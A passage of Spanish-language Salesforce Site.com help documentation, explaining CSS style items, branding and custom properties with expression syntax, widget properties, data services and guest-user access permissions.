EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

### Creación de elementos de estilo

Para abrir una hoja de estilo, haga doble clic en ella en la vista Hojas de estilo de la ficha Descripción general, o pase el ratón por encima de ella y haga clic en > **Modificar**.

Si está muy familiarizado con CSS y prefiere realizar la codificación manualmente, haga clic en **Modificar código de la hoja de estilo** para modificar la hoja de estilo directamente utilizando el editor de CSS. Además, para agregar reglas con arroba (por ejemplo, `@media`), debe modificar la hoja de estilo directamente.

También puede hacer lo siguiente:

1. Seleccione la hoja de estilo y haga clic en > **Insertar elemento de estilo**.
2. Introduzca el nombre del elemento de estilo:
   - Para redefinir el formato predeterminado de una etiqueta HTML específica, introduzca el nombre de la etiqueta HTML; por ejemplo, `body` o `h1`.
   - Para crear una clase CSS, introduzca el nombre de la clase y asegúrese de incluir un punto delante; por ejemplo, `.classname`.
   - Para crear un Id. de CSS, introduzca el nombre del Id. precedido por `#`; por ejemplo, `#contentID`.
3. Haga clic en **Aplicar**.
4. Agregue definiciones de estilo haciendo lo siguiente:
   - Estableciendo propiedades de estilo en el editor de estilo visual a la derecha
   - Escribiendo estilos CSS en el cuadro de texto de la sección Vista previa de estilo y haciendo clic en **Guardar**

A medida que modifica la definición de un elemento de estilo seleccionado, podrá ver cómo se muestran sus cambios en la sección Vista previa de estilo.

Consejo:

- Un nombre de clase debe empezar por un punto o no se reconocerá como una clase CSS.
- Un nombre de Id. debe empezar por `#` o no se reconocerá como un Id. de CSS.
- Utilice los Id. cuando únicamente haya una incidencia por página. Una vez haya utilizado el Id., no podrá volver a utilizarlo en esta página. Utilice las clases cuando haya una o más incidencias por página.
- Los nombres de clase e Id. únicamente pueden contener caracteres alfanuméricos, guiones y guiones bajos y no pueden empezar por un número ni incluir espacios.

### Creación de grupos de estilos

Utilice grupos para organizar su CSS lógicamente. Esto facilita la búsqueda y el mantenimiento de estilos.

Cuando la hoja de estilo esté abierta:

1. Seleccione la hoja de estilo y haga clic en > **Insertar grupo de estilo**.

2. Introduzca un nombre para el grupo y haga clic en **Aplicar**.
3. Para añadir un nuevo estilo al grupo, seleccione el grupo y haga clic en > **Insertar elemento de estilo**. Para agregar un estilo existente al grupo, arrástrelo al icono de carpeta.

## Asignación de elementos de estilo

Después de crear estilos, puede asignarlos a las páginas y los elementos de página de su sitio.

Para asignar una clase a una página o un elemento de página, selecciónelo y haga una de las acciones siguientes:

- Escriba el nombre de la clase en el campo `Clase` del panel Propiedades ( ).
- Seleccione **Clase** en el panel Estilo ( ), empiece a escribir el nombre y selecciónelo en la lista que aparecerá.

Para asignar un Id. a una página o un elemento de página, haga una de las acciones siguientes:

- Escriba el nombre del Id. en el campo `Id.` del panel Propiedades ( ).
- Seleccione **Id.** en el panel Estilo ( ) y selecciónelo en la lista desplegable.

CONSULTE TAMBIÉN

Creación y uso de hojas de estilo CSS
Concepto de visualización de hojas de estilo en Site.com
Descripción general de hojas de estilo en cascada

## Uso de restablecimiento de CSS

Cada navegador tiene establecidos elementos de presentación predeterminados; sin embargo, no existe un estándar entre los distintos tipos de navegadores. Esto significa que cuando utilice CSS para aplicar un estilo en su sitio, puede que no se represente de la manera esperada cuando lo visualice en diferentes navegadores. Por ejemplo, los navegadores muestran de forma diferente los siguientes elementos:

- Listas ordenadas y sin ordenar
- Márgenes superior e inferior de encabezados
- Distancias de sangría
- Altos de líneas predeterminados

Un restablecimiento de CSS cancela las diferencias entre los navegadores para controlar el modo en que los elementos de navegador se presentan al usuario final. Puede utilizar el restablecimiento de CSS de Site.com o agregar su propio código de restablecimiento de CSS.

Para utilizar el restablecimiento de CSS de Site.com:

1. En la vista Hojas de estilo de la ficha Descripción general, abra la hoja de estilo haciendo doble clic en ella o pasando el ratón por encima de ella y haciendo clic en > **Modificar**.
2. Haga clic en > **Insertar restablecimiento de CSS**.
3. Asegúrese de que el restablecimiento de CSS se encuentra en la parte superior de la hoja de estilo. Para moverlo, arrástrelo a la ubicación correcta en el panel a la izquierda.

Para agregar su propio código de restablecimiento de CSS:

1. En la vista Hojas de estilo de la ficha Descripción general, abra la hoja de estilo haciendo doble clic en ella o pasando el ratón por encima de ella y haciendo clic en > **Modificar**.
2. Haga clic en **Modificar código de la hoja de estilo** para abrir el editor de CSS.
3. Pegue el código en la parte superior del código de la hoja de estilo.
4. Haga clic en **Guardar y Cerrar**.

### CONSULTE TAMBIÉN

Creación y uso de hojas de estilo CSS

Descripción general de hojas de estilo en cascada

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Cómo asignar una marca a su sitio

## Descripción general de marca de sitio

Las marcas le ofrecen un modo flexible para definir diferentes aspectos de la marca de su sitio Web. Una vez definidas las propiedades de marca, sus editores pueden personalizarlo todo fácilmente desde un lugar centralizado, el editor de marca. Cuando los editores de su sitio Web personalizan las propiedades, obtienen una vista previa de sus cambios de marca inmediatamente.

Al agregar propiedades de marca a su sitio Web, plantillas de páginas o sus widgets, puede definir y cambiar fácilmente esos aspectos de la marca de su sitio Web sin necesidad de modificar su hoja de estilo en cascada.

Aquí tiene unos ejemplos de aspectos que puede definir y que están relacionados con la marca de su sitio Web:

- El color del fondo, la página o los vínculos del sitio Web
- El tamaño y el color de la fuente
- El logotipo o la imagen de fondo del encabezado
- El grosor y el color de las líneas

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Para utilizar marcas en su sitio Web, debe:

1. Definir las partes de su sitio Web que conforman su marca creando una propiedad de marca para cada aspecto, como color de fondo, logotipo y fuentes. Esta tarea se realiza desde Propiedades de marca, dentro de Configuración del sitio.
2. Utilice sintaxis de idioma de expresión para sustituir las definiciones actuales de estas propiedades dentro de sus hojas de estilo en cascada con las nuevas propiedades de marca.
3. Utilizar el editor de marca para personalizar las propiedades y obtener una vista previa de cuál será el aspecto de su sitio Web.

También se puede acceder a las propiedades de marca utilizando sintaxis de idioma de expresión directamente desde dentro de un bloque de contenido o bloque de código personalizado.

CONSULTE TAMBIÉN

Creación de propiedades de marca

Configuración de propiedades de marca

Uso del editor de marca

# Creación de propiedades de marca

Con las marcas, puede crear rápidamente propiedades de estilo que los editores de su sitio pueden reutilizar.

Al crear sus propiedades de marca, puede organizar las propiedades en varias secciones para que sea más fácil buscarlas en el editor de marca. También puede organizar sus propiedades dentro de las secciones.

- Ordene las propiedades dentro de las secciones de manera lógica. Por ejemplo, organícelas alfabéticamente.
- Ordene las secciones y propiedades arrastrándolas y soltándolas dentro de la vista Propiedades de marca.

1. Desde dentro de su sitio Web, haga clic en **Configuración del sitio** > **Propiedades de marca**. Aparecerá el editor de propiedades de marca.
2. Haga clic en

.
3. Introduzca un nombre para la propiedad en el campo Etiqueta.
El nombre de la expresión se cumplimentará automáticamente. El nombre de la expresión se utiliza en hojas de estilo y bloques de código.
4. Seleccione un tipo.
5. Establecer el valor predeterminado.
6. Para que la propiedad sea obligatoria, haga clic en **Obligatorio**.

Pase el ratón por encima de cualquier propiedad y utilice el menú para modificarla o eliminarla. Puede hacer doble clic sobre el nombre de cualquier sección para modificarlo.

CONSULTE TAMBIÉN

- Descripción general de marca de sitio
- Tipos de propiedades personalizadas
- Configuración de propiedades de marca
- Uso del editor de marca

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

# Configuración de propiedades de marca

Después de crear propiedades de marca, el siguiente paso es hacer referencia a ellas como expresiones en sus hojas de estilo en cascada (CSS) o elementos de página de Site.com como bloques de contenido o elementos de código personalizado.

La sintaxis de la expresión de propiedades de marca es `{!Site.nombre-de-propiedad-de-marca}`. Por ejemplo, si crea una propiedad de color con el nombre ColorEncabezado, puede insertar la propiedad en una CSS o un bloque de código escribiendo `{!Site.ColorEncabezado}`.

Nota: Los nombres de las expresiones distinguen entre mayúsculas y minúsculas.

1. Abra su CSS o bloque de código.
2. Localice el lugar donde desea insertar la expresión.
3. Escriba `{!`
   y aparecerá una lista desplegable de propiedades disponibles.
4. Seleccione la propiedad y haga doble clic para introducirla en la página.

Ejemplo: Por ejemplo, si la marca de parte de su sitio Web debía utilizar azul para el fondo de la sección de encabezado, normalmente establecería de manera estática el valor hexadecimal del color en sus reglas de CSS.

```
.site-header {
 background-color: #3793DD;
}
```

Con las marcas, puede crear una propiedad que se asigne directamente al color hexadecimal y, a continuación, utilizar el nombre de la expresión de la propiedad en su CSS.

```
.site-header {
 background-color: {!Site.HeaderColor};
}
```

Ahora cualquiera de sus editores de sitio puede cambiar fácilmente el color mediante el editor de marca en lugar de modificar la CSS.

## CONSULTE TAMBIÉN

- Descripción general de marca de sitio
- Creación de propiedades de marca
- Uso del editor de marca

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

# Uso del editor de marca

El editor de marca proporciona un lugar centralizado para personalizar y, a continuación, previsualizar los cambios que realice en las propiedades de marca de su sitio Web.

El editor de marca incluye dos áreas:

- La paleta del editor, en el lado izquierdo, contiene todas las propiedades de marca que puede modificar.
- El área de vista previa del lado derecho muestra una vista previa en directo de cómo será el aspecto de su sitio Web después de cambiar un estilo.

1. Abra la página que desee modificar.
2. Haga clic en .
3. Desde el panel izquierdo, seleccione la propiedad de estilo que desee modificar. Sus resultados aparecerán inmediatamente en el panel de la derecha.

## CONSULTE TAMBIÉN

Descripción general de marca de sitio

Creación de propiedades de marca

Configuración de propiedades de marca

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

# Uso de propiedades personalizadas

## Descripción general de propiedades de sitio personalizadas

Con propiedades de sitio personalizadas, puede definir y almacenar contenido que aparezca con frecuencia en su sitio Web. Por ejemplo, puede almacenar su dirección y número de teléfono como una propiedad personalizada para que cualquiera que esté modificando su sitio Web pueda reutilizarla. Puede aplicar propiedades almacenadas a páginas, encabezados, pies de página y widgets rápidamente mediante sintaxis de idioma de expresión.

Para utilizar propiedades personalizadas en su sitio Web, debe:

1. Definir la propiedad personalizada. Esta tarea se realiza desde Propiedades personalizadas, dentro de Configuración del sitio.
2. Utilice sintaxis de idioma de expresión para sustituir las definiciones actuales de estas propiedades dentro de sus hojas de estilo en cascada o bloques de código personalizados.

Después de crear una nueva propiedad y especificar su valor y tipo, puede acceder a la propiedad en código personalizado o bloques de contenido mediante expresiones. Las expresiones son marcadores de posición para los datos que se sustituirán por la propiedad personalizada cuando se cargue la página.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

CONSULTE TAMBIÉN

Creación de propiedades de sitio personalizadas

Configuración de propiedades personalizadas

# Creación de propiedades de sitio personalizadas

Puede crear rápidamente propiedades personalizadas que los editores de su sitio pueden reutilizar.

Al crear sus propiedades personalizadas, probablemente desee organizarlas lógicamente.

- Organice las propiedades en varias secciones para que sea más fácil gestionarlas y buscarlas.
- Ordene las propiedades dentro de las secciones de manera lógica. Por ejemplo, organícelas alfabéticamente.
- Ordene las secciones y propiedades arrastrándolas y soltándolas dentro de la vista Propiedades personalizadas.

1. Desde dentro de su sitio Web, haga clic en **Configuración del sitio** > **Propiedades personalizadas**.
   Aparecerá la vista Propiedades personalizadas.
2. Haga clic en

.
3. Introduzca un nombre para la propiedad en el campo Etiqueta.
   El nombre de la expresión se cumplimentará automáticamente. El nombre de la expresión se utiliza en hojas de estilo y bloques de código.
4. Seleccione un tipo.
5. Establecer el valor predeterminado.
6. Para que la propiedad sea obligatoria, haga clic en **Obligatorio**.

Para modificar o eliminar propiedades, pase el ratón por encima de cualquier propiedad y utilice el menú . Para modificar nombres de sección, haga doble clic en el nombre para realizar cambios.

## CONSULTE TAMBIÉN

- Descripción general de propiedades de sitio personalizadas
- Tipos de propiedades personalizadas
- Configuración de propiedades personalizadas

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

# Configuración de propiedades personalizadas

Puede utilizar propiedades personalizadas en su sitio Web mediante sintaxis de idioma de expresión dentro de una hoja de estilo, un bloque de código, un widget o el editor de páginas HTML.

Para hacer referencia a una propiedad personalizada de un sitio Web en código personalizado o un bloque de contenido, utilice la sintaxis `{!Site.nombre_de_expresión}`. Por ejemplo, cree una propiedad personalizada para almacenar el número de teléfono de la empresa con NúmeroDeTeléfono como nombre de la expresión. En un bloque de contenido, introduzca `Póngase en contacto con nosotros en {!Site.NúmeroDeTeléfono}`. Cuando se cargue la página, sustituirá el valor representado por {!Site.NúmeroDeTeléfono} y mostrará "Póngase en contacto con nosotros en 1-800-667-6389" en la página.

Nota: Los nombres de las expresiones distinguen entre mayúsculas y minúsculas.

1. Abra un elemento de sitio Web como un bloque de código o widget.
2. Localice el lugar donde desea insertar la expresión.
3. Escriba `{!`
   para ver la lista de propiedades personalizadas disponibles.
4. Seleccione la propiedad y haga doble clic para introducirla en la página.

Ejemplo: Configurar propiedades personalizadas es estupendo para elementos que puedan cambiar con el tiempo, como su dirección o una frase de producto específica. Dado que las expresiones son meros marcadores, si actualiza el valor de una propiedad en la vista Propiedades personalizadas, el valor se actualizará automáticamente cada vez que se haga referencia a la propiedad personalizada en una página.

## CONSULTE TAMBIÉN

Descripción general de propiedades de sitio personalizadas

Creación de propiedades de sitio personalizadas

## EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

## Descripción general de propiedades personalizadas a plantillas de páginas o widgets

Cuando crea una plantilla de página o un widget, puede agregarle propiedades personalizadas y especificar el valor y el tipo de cada propiedad para conseguir una flexibilidad mayor sobre el método de reutilización de plantillas y widgets.

A continuación, agregando un código personalizado o bloques de contenido a la plantilla de página o al widget, puede acceder los valores de propiedad utilizando expresiones. Las expresiones sirven de marcadores de posición para los datos que se sustituirán por información cuando se carga la página.

A su vez, cuando usted o su equipo crean una página a partir de la plantilla, la página es una copia o *instancia* de la plantilla. Del mismo modo, cuando agrega un widget a una página, se crea una instancia del widget. No puede modificar la instancia, pero si puede actualizar sus valores de propiedad.

Como las expresiones solo son marcadores, sus valores de actualizan automáticamente cuando actualiza los valores en el panel Propiedades de la página o widget.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

También puede crear secciones para agrupar propiedades relacionadas. Estas secciones controlan cómo se agrupan las propiedades en el panel Propiedades.

Ejemplo: Por ejemplo, digamos que agrega un bloque de contenidos a una plantilla para que contenga el encabezado de la página. En este caso, cuando los usuarios crean una página a partir de la plantilla, desea permitirles sustituir parte del texto para que se ajuste a sus necesidades, pero sin permitirles modificar el bloque de contenidos completo.

Añadiendo una propiedad personalizada denominada `pageSubject` y especificando un valor inicial, puede usar en su lugar la siguiente expresión en el bloque de contenidos:

```
Conozca más detalles sobre {!pageSubject}
```

Esta acción permite a los miembros del equipo cambiar el nombre de cualquier página que esté derivada de la plantilla actualizando la propiedad `Asunto de la página` en el panel Propiedades de la página, que actualiza automáticamente el valor que viene representado por la expresión `{!pageSubject}`.

Ejemplo: De forma alternativa, digamos que desea crear un widget de YouTube utilizando el siguiente código integrado:

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

Sin embargo, desea que los usuarios especifiquen qué vídeo mostrar cuando agregan una instancia del widget a la página. En este caso, podría crear una sección denominada *`YouTube`*, agregar una propiedad personalizada etiquetada como *`URL del vídeo`* con *`videoURL`* como el nombre de la expresión y, en su lugar, utilizar el siguiente código:

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

Ahora, cuando los usuarios agregan el widget de YouTube a la página, pueden señalar a cualquier vídeo actualizando la propiedad *URL de vídeo* en la sección YouTube del panel Propiedades, que actualiza automáticamente el valor representado por la expresión `{!videoURL}`.

CONSULTE TAMBIÉN

- Descripción de Widgets
- Incorporación de propiedades personalizadas a plantillas de páginas o widgets
- Tipos de propiedades personalizadas
- Acerca de la visualización de datos dinámicos que usan expresiones

## Incorporación de propiedades personalizadas a plantillas de páginas o widgets

Cuando crea una plantilla de página o un widget, puede agregarle propiedades personalizadas y especificar el valor y el tipo de cada propiedad.

A continuación, agregando un código personalizado o bloques de contenido a la plantilla de página o widget, puede acceder los valores de propiedad utilizando expresiones, que sirven como marcadores para los valores. Cuando usted o su equipo crea una página a partir de una plantilla de página o agrega una instancia del widget a la página, puede actualizar los valores de propiedad para modificar la instancia.

Cuando la plantilla de página o widget están abiertos:

1. Asegúrese de que la plantilla o el widget esté seleccionado en el panel Estructura de la página y haga clic en **Modificar propiedades personalizadas** en el panel Propiedades.
2. Haga clic en **Nueva propiedad**.

   Base es la sección predeterminada, a la que puede cambiar el nombre. Las secciones controlan cómo se agrupan las propiedades en el panel Propiedades de una instancia de widget o página.
3. Introduzca la etiqueta de propiedad, que aparece en el panel Propiedades de una instancia de widget o página; por ejemplo, *URL del vídeo*.
4. También puede actualizar el nombre de la expresión que se agregó automáticamente.

   Los nombres de expresión distinguen entre mayúsculas y minúsculas y no pueden incluir espacios.
5. Especifique el tipo y el valor de la propiedad.
6. Opcionalmente, marque la propiedad como obligatoria.
7. Agregue propiedades o secciones adicionales según sea necesario. Reorganice los elementos arrastrándolos a una nueva ubicación.
8. Para utilizar una propiedad personalizada, arrastre un **Código personalizado** o un elemento de página **Bloque de contenido** desde la ficha Elemento de página a la plantilla de página o widget.
9. Utilice la sintaxis `{!`*nombre_de_expresión*`}` para hacer referencia a la expresión; por ejemplo, *`{!videoURL}`*. Cuando se cargue la página, se sustituirá la expresión por el valor de propiedad.
10. Agregue el texto adicional que precise y guarde sus cambios.
    Por ejemplo, `Consulte nuestro vídeo en {!videoURL}`.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Consejo: También puede crear una propiedad personalizada escribiendo primero el nombre de la propiedad en código personalizado o un bloque de contenido mediante un idioma de expresión. Por ejemplo, si escribe `{!videoHeight}` en un bloque de contenido, una nueva propiedad llamada `videoHeight` se agregará automáticamente al panel Propiedades de la plantilla o del widget, donde puede agregar un valor de propiedad.

Si actualiza propiedades de un widget, sus cambios no se ven reflejados en ninguna instancia de widget. Por el contrario, debe sustituir las instancias del widget existentes por la versión más reciente.

Si elimina una propiedad personalizada que se está utilizando en código personalizado o un bloque de contenido, asegúrese de eliminar las referencias a la propiedad.

CONSULTE TAMBIÉN

- Descripción general de propiedades personalizadas a plantillas de páginas o widgets
- Tipos de propiedades personalizadas
- Acerca de la visualización de datos dinámicos que usan expresiones
- Creación de widgets

## Tipos de propiedades personalizadas

Los tipos de propiedades están disponibles cuando los diseñadores o administradores del sitio crean propiedades de marca de sitio, propiedades personalizadas de sitio, propiedades de marca de widget y propiedades personalizadas de widget.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

| Tipo de propiedad | Descripción |
|---|---|
| `Texto` | Permite que los usuarios introduzcan un valor de texto. |
| `Casilla` | Permite que los usuarios establezcan un valor verdadero (seleccionada) o falso (no seleccionada). |
| `Color` | Permite que los usuarios especifiquen un color, bien seleccionando uno en el selector de color, bien introduciendo un valor hexadecimal, como *`#333333`*. |
| `Imagen` | Permite que los usuarios especifiquen una imagen, ya sea examinando una imagen de sitio, cargando una nueva imagen o introduciendo la URL de una imagen. |
| `HTML` | Permite que los usuarios introduzcan un valor de HTML. |
| `Unidades` | Permite que los usuarios introduzcan una medición, como píxeles, porcentaje o em; por ejemplo, *`5px`*. |
| `Lista de selección` | Permite que los usuarios seleccionen un valor de una lista que defina.<br>Para agregar elementos a la lista de selección, cree una lista delimitada por comas de opciones, donde cada opción tenga una etiqueta y un valor; por ejemplo, *`Etiqueta 1:Valor 1, Etiqueta 2:Valor 2`*. Si no agrega un valor para una opción, la etiqueta utilizará su valor predeterminado. |

| Tipo de propiedad | Descripción |
| --- | --- |
| | Para definir una selección de lista de selección predeterminada, utilice el formato *etiqueta:valor:predeterminado*; por ejemplo, *Small:S:default, Large:L*. |
| `Fuente` | Permite que los usuarios seleccionen una fuente. |

CONSULTE TAMBIÉN

- Incorporación de propiedades personalizadas a plantillas de páginas o widgets
- Creación de propiedades de sitio personalizadas
- Creación de propiedades de marca

# Trabajo con datos dinámicos

## Descripción general de los servicios de datos de Site.com

Los servicios de datos de Site.com combinan varias funciones que le permiten conectarse a objetos estándar y personalizados de Salesforce. Recupere datos de los objetos de su organización y muéstrelos de forma dinámica en sus páginas de sitio, o recopile y envíe datos desde sus clientes. Y cuando actualiza datos en su objeto de Salesforce, se reflejan los cambios automáticamente en el sitio en directo, no se requieren actualizaciones del sitio.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

A continuación se indican algunas formas de utilizar servicios de datos de Site.com:

- Publicar un catálogo de productos: Enumere todos los productos de su empresa e incluya información, como los números de modelo y precios, ofertados por su organización.
- Publicar comunicados de prensa de la empresa: Publique los comunicados de su empresa ordenados por fecha de publicación.
- Crear un sitio Web para inmobiliarias: Muestre listados actuales filtrados por ciudad o precio.
- Crear un sitio Web de contratación: Publique ofertas de empleo en un sitio público y permita a los visitantes enviar solicitudes y currículos.

¿Cómo funcionan todos? Varios elementos de página vinculados a datos le permiten recuperar y mostrar sus datos o recopilar datos de sus visitantes del sitio.

Las tablas de datos están conectadas con objetos de Salesforce, recupere un conjunto de datos basado en el criterio de filtro que ha especificado y muestre uno o más registros como filas en la tabla.

Los repetidores de datos y los elementos de datos se combinan para permitirle conectarse con objetos estándar o personalizados, recuperar datos y mostrarlos en las páginas de su sitio. Juntos, el repetidor de datos y los elementos de datos dan como resultado una "plantilla de repetición" que le ofrece una mayor flexibilidad para mostrar uno o más registros en la página.

Las funciones de datos le permiten realizar cálculos en datos recuperados desde objetos y mostrar el resultado en la página. Por ejemplo, para un campo concreto en un objeto, puede utilizar una función de datos para calcular el valor total o la cantidad media de todos los registros devueltos.

Los repetidores anidados le permiten recuperar datos desde objetos con una relación principal-subordinado.

Los formularios y los campos de formulario se combinan para permitirle recopilar datos de los visitantes de su sitio y enviar los datos a los objetos estándar o personalizados de Salesforce. Cree formularios Candidatos Web, obtenga detalles del cliente o recopile comentarios en sus productos o servicios.

## Consideraciones de los servicios de datos

- Para permitir a los usuarios invitados ver los datos o enviar datos a un objeto de Salesforce, debe establecer permisos de acceso a datos del objeto.
- Cuando trabaja con activos, la forma más sencilla de beneficiarse de los servicios de datos de Site.com es importar los archivos en su sitio Web y almacenar una URL relativa a estos activos en su objeto estándar o personalizado. Consulte Almacenamiento de activos para su uso con objetos de Salesforce en la página 5335
- Si agrega un elemento de página vinculado a datos a su sitio y posteriormente cambia un tipo de campo en el objeto de Salesforce con el que está conectado (por ejemplo, cambia un campo de texto por una lista de selección), el elemento de página vinculado a datos dejará de funcionar. Deberá volver a configurar el elemento de página vinculado a datos para hacer referencia al campo actualizado.
- Si actualiza datos de un objeto que está conectado con una tabla de datos, un repetidor de datos o una función de datos, los cambios se verán reflejados automáticamente en el sitio en directo. Para controlar eso, puede añadir un campo de lista de selección al objeto para especificar cuando un registro está aprobado. Luego puede utilizar el campo para filtrar los registros por estado de aprobación, por lo que solo aparecerán en el sitio en directo los registros aprobados.

### CONSULTE TAMBIÉN

Acceso a datos en Descripción general de objetos relacionados

Adición de paginación a repetidores de datos y tablas de datos

Vista predeterminada, de error y sin datos

## Configuración de permisos de acceso a datos para objetos de Salesforce

Los sitios creados con Site.com están disponibles públicamente, por lo que los visitantes pueden acceder al sitio mediante la licencia de usuarios invitado asociada al sitio.

De forma predeterminada, los visitantes del sitio tiene acceso a informaciones disponibles en un sitio público activo, como las páginas y los activos del sitio. Sin embargo, para permitir a los usuarios invitados ver o enviar datos a un objeto de Salesforce, debe modificar el permiso del objeto en el perfil de usuario invitado del sitio. Cada sitio cuenta con una licencia de usuario invitado diferente, por lo que puede controlar el acceso de invitados a los objetos de Salesforce en un único sitio.

Para modificar el perfil de usuario invitado del sitio:

1. En la ficha Descripción general de Site.com Studio, haga clic en **Configuración del sitio** y haga clic en **Perfil del** *`Nombre de sitio`* . De forma alternativa, si va a añadir un repetidor de datos, una tabla de datos, una función de datos o un formulario a la página, haga clic en **ir al perfil de usuario invitado** en el cuadro de diálogo de elementos.
2. En el perfil de usuario invitado del sitio, habilite el permiso "Leer" en los objetos estándar o personalizados cuyos datos desee recuperar utilizando repetidores de datos, tablas de datos o funciones de datos. Habilite el permiso "Crear" en los objetos a los que desee enviar datos utilizando formularios. Todos los permisos que no se hayan establecido de manera predeterminada deberán establecerse manualmente.
3. Si es necesario, modifique la seguridad de nivel de campo de un objeto.

### CONSULTE TAMBIÉN

Almacenamiento de activos para su uso con objetos de Salesforce

Descripción general de los servicios de datos de Site.com

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar el perfil de usuario invitado:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

  Y

  "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

## Almacenamiento de activos para su uso con objetos de Salesforce

Como los sitios Web creados con Site.com son públicos, los visitantes del sitio no disponen de los privilegios de seguridad necesarios para ver imágenes y documentos almacenados en sus objetos de Salesforce, que solo están disponibles para los usuarios autenticados.

Por lo tanto, la forma más sencilla de beneficiarse de los servicios de datos de Site.com es importar los archivos en Site.com, y en su lugar almacenar una URL relativa a estos activos en su objeto estándar o personalizado. De forma alternativa, si sus imágenes o archivos están alojados en otro lugar y ahora disponibles en Internet, puede utilizar una URL absoluta.

Por ejemplo, supongamos que desea utilizar un objeto personalizado denominado "Catálogo" para crear una página de sitio de Catálogo que muestra imágenes y detalles del producto. Antes de comenzar a crear la página de sitio de Catálogo, debe:

1. Importar las imágenes del producto en su sitio de Site.com.
2. En el objeto Catálogo, crear un campo para almacenar la URL relativa de la imagen, como `URL de imagen`.
3. Para cada registro de producto, añadir la ruta relativa de la imagen. Esta URL es relativa al sitio, por lo que si carga un articulo `widget.png` en su sitio, la ruta relativa es `/widget.png`. Las URL distinguen entre mayúsculas y minúsculas.

